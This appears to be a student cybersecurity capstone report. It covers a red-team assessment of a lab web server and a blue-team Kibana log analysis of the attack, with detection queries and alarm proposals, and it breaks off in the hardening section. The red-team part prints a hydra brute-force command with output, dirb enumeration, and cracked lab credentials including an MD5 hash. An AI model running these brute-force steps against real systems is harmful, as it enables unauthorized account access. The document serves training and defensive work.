

Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

By Hee Sung Shin

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:

Netmask:

Gateway:

Machines

IPv4: 192.168.1.100

OS: Linux

Hostname: ELK

IPv4: 192.168.1.90

OS: Linux

Hostname: Kali

IPv4: 192.168.1.105

OS: Linux

Hostname: Capstone

IPv4: 192.168.1.1

OS: Windows 10

Hostname:

ML-REFVM-684427

The background of the slide is a dark red, almost black, geometric pattern composed of numerous overlapping triangles and polygons, creating a complex, crystalline texture.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	Capstone is the web server which provides access to important data for employees.
ELK	192.168.1.100	The ELK server collects logs (i.e. packetbeat, metricbeat, filebeat) that are forwarded by the Capstone machine. These logs are accessible via Kibana dashboard at: http://192.168.1.100:5601/app/kibana
Kali Linux	192.168.1.90	Kali Linux is the Red Team machine that is used to pentest Capstone.
ML-REFVM-684427	192.168.1.1	Windows 10 machine used to run VMs (i.e. Capstone, ELK, Kali Linux) and access the Kibana dashboard.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open port 80 on 192.168.1.105 with no landing page (index.html)	When a threat actor points the browser to 192.168.1.105, there is no index page to obscure the public directories on the server.	The threat actor is able to move around the directory structure to view critical company data. This is a breach of confidentiality.
Dirb Enumeration	Dirb enumerates the directory structure using wordlists to make http requests. This command will enumerate directories that are hidden or password-protected.	By enumerating the directory structure, threat actors will be able to focus their attention on locations that likely hold key assets.
CWE-521: Weak Password Requirements	The product does not require that users should have strong passwords, which makes it easier for attackers to compromise user accounts. ¹	The complexity of user passwords is key in determining the security of company assets. A threat actor can leverage a non-complex or common password relatively easily using widely available wordlists. For instance, rockyou.txt has over 14 million passwords used across over 32 million accounts.
CWE-307: Improper Restriction of Excessive Authentication Attempts	The software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks. ²	The lack of a limit for failed authentication attempts is the key requisite for brute force attacks. By implementing a limit, brute force attacks can be mitigated. This is a relatively straightforward security control with significant security benefits.

¹ <https://cwe.mitre.org/data/definitions/521.html>

² <https://cwe.mitre.org/data/definitions/307.html>

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Unsalted MD5 hash	An unsalted MD5 hash of a password can adequately obscure a password, but it is not a strong defense against MD5 crackers such as John the Ripper or crackstation.net.	If a threat actor gains access to an unsalted MD5 hash, he would be able to easily crack the hash.

Exploitation: Open port 80, no index.html on 192.168.1.105

01

Tools & Processes

By simply pointing a browser at Capstone's IP address, I was able to publicly accessible directories.

02

Achievements

By navigating the directories and files contained therein, I was able to determine the following:


1. the publicly available directories
2. existence of a password protected secret folder
3. the username for the secret folder

03

**Screenshot of exploitation
on following slide**

Exploitation: No index.html at 192.168.1.105

03




Index of /

192.168.1.105

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80




192.168.1.105/company_folders/secret_folder/

ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secret_folder is no longer accessible to the public



Index of /company_folders

192.168.1.105/company_folders/secret_folder/

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"

User Name:

Password:

Cancel OK

Exploitation: Dirb Enumeration

01

Tools & Processes

Dirb is a CLI tool included in Kali Linux which uses a wordlist to make http requests for directories. Http responses are collected and listed to enumerate the directories of a web server.

```
root@Kali:~# dirb http://192.168.1.105
```

02

Achievements

Using dirb allows the threat actor to quickly enumerate directories that may be hidden. By running dirb, I was able to find the directories “server-status” and “webdav”.

03

```
root@Kali:~# dirb http://192.168.1.105
-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Tue Apr 26 16:40:24 2022
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----
+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)

-----

END_TIME: Tue Apr 26 16:40:28 2022
DOWNLOADED: 4612 - FOUND: 2
root@Kali:~#
```

Exploitation: CWE-521 Weak Password Requirements CWE-307: Improper Restriction of Excessive Authentication Attempts

01

Tools & Processes

CWE-521 and CWE-307 were exploited in tandem to gain credentials to access the secret folder on Capstone. The tool used is hydra, a CLI tool included in Kali which can be used to brute force login via various protocols.

```
root@Kali:/usr/share/wordlists# hydra  
-l ashton -P rockyou.txt -s 80 -f -vV  
192.168.1.105 http-get  
/company_folders/secret_folder/
```

02

Achievements

By using hydra, I was able to gain the login credentials for employee "ashton".

Login: "ashton"
Password: "leopoldo"

03

Screenshot of exploitation on following slide

Exploitation: CWE-521 Weak Password Requirements

CWE-307: Improper Restriction of Excessive Authentication Attempts

03

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "shelton" - 10114 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sex123" - 10115 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rebela" - 10116 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pocket" - 10117 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "patriot" - 10118 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pallmall" - 10119 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 10120 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10121 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10124 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "iluvgod" - 10144 of 14344399 [child 2] (0/0)
[90][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-16 18:11:37
root@Kali:~# cat /usr/share/wordlists#
```

Exploitation: Unsalted MD5 hash

01

Tools & Processes

I navigated through “/secret_folder” which I accessed using ashton’s credentials. After scanning the contents, I found user ryan’s password hash. To crack the password, I used crackstation.net.

02

Achievements

With the MD5 hash and the site crackstation.net, I was able to gain user ryan’s password. This was straightforward because the hash was unsalted. The credentials I gained provided an SSH connection to Capstone.

03

**Screenshot of exploitation
on following slide**

Exploitation: Unsalted MD5 hash

03

192.168.1.105/company_fol × +

← → ↻ ⓘ 192.168.1.105/company_folders/secret_fold ... ☆ >>

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums

Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

CrackStation Defuse.ca · Twitter

CrackStation Password Hashing Security Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352


☐ I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green Exact match, Yellow Partial match, Red Not found.




Blue Team

Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- The nmap port scan took place between 22:53 and 23:56.
- 159 packets were sent from 192.168.1.90
- By filtering for “Nmap Scripting Engine” in the user_agent.original field, we are able to isolate nmap port scans.




Analysis: Finding the Request for the Hidden Directory

- Dirb attempts to enumerate directories began at 22:58. There were 6,157 attempts.
- The goal of Dirb was to scan the server for hidden directories.



Analysis: Uncovering the Brute Force Attack

- A total of 16,436 attempts were made during the brute force attack.
- Using hydra should have required 10,128 attempts to correctly guess the password. The 16,436 attempts indicate the likelihood that hydra was run more than once.




KQL: `source.ip: 192.168.1.90 AND destination.ip: 192.168.1.105 AND http.response.status_code: 401 AND url.path:"/company_folders/secret_folder/" AND user_agent.original: "Mozilla/4.0 (Hydra)"`

Analysis: Finding the WebDAV Connection





- A total of 102,386 requests were made to the WebDAV directory.
- According to the logs, there were no requests (i.e. POST, GET) for any files in the WebDAV directory.



Analysis: Finding the SSH Connection

- A total of 3 failed SSH connection attempts were made at 23:55.
- A total of 3 successful SSH connections were made, at 00:25, 01:00, and 01:05.





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Firewalls and IDS devices can be set to raise alarms when a quick influx of requests originate from a single source IP to various ports on the destination IP.

What threshold would you set to activate this alarm?

Based on typical nmap performance (5 requests per second), the threshold should be set to 300 requests per minute.

System Hardening

What configurations can be set on the host to mitigate port scans?

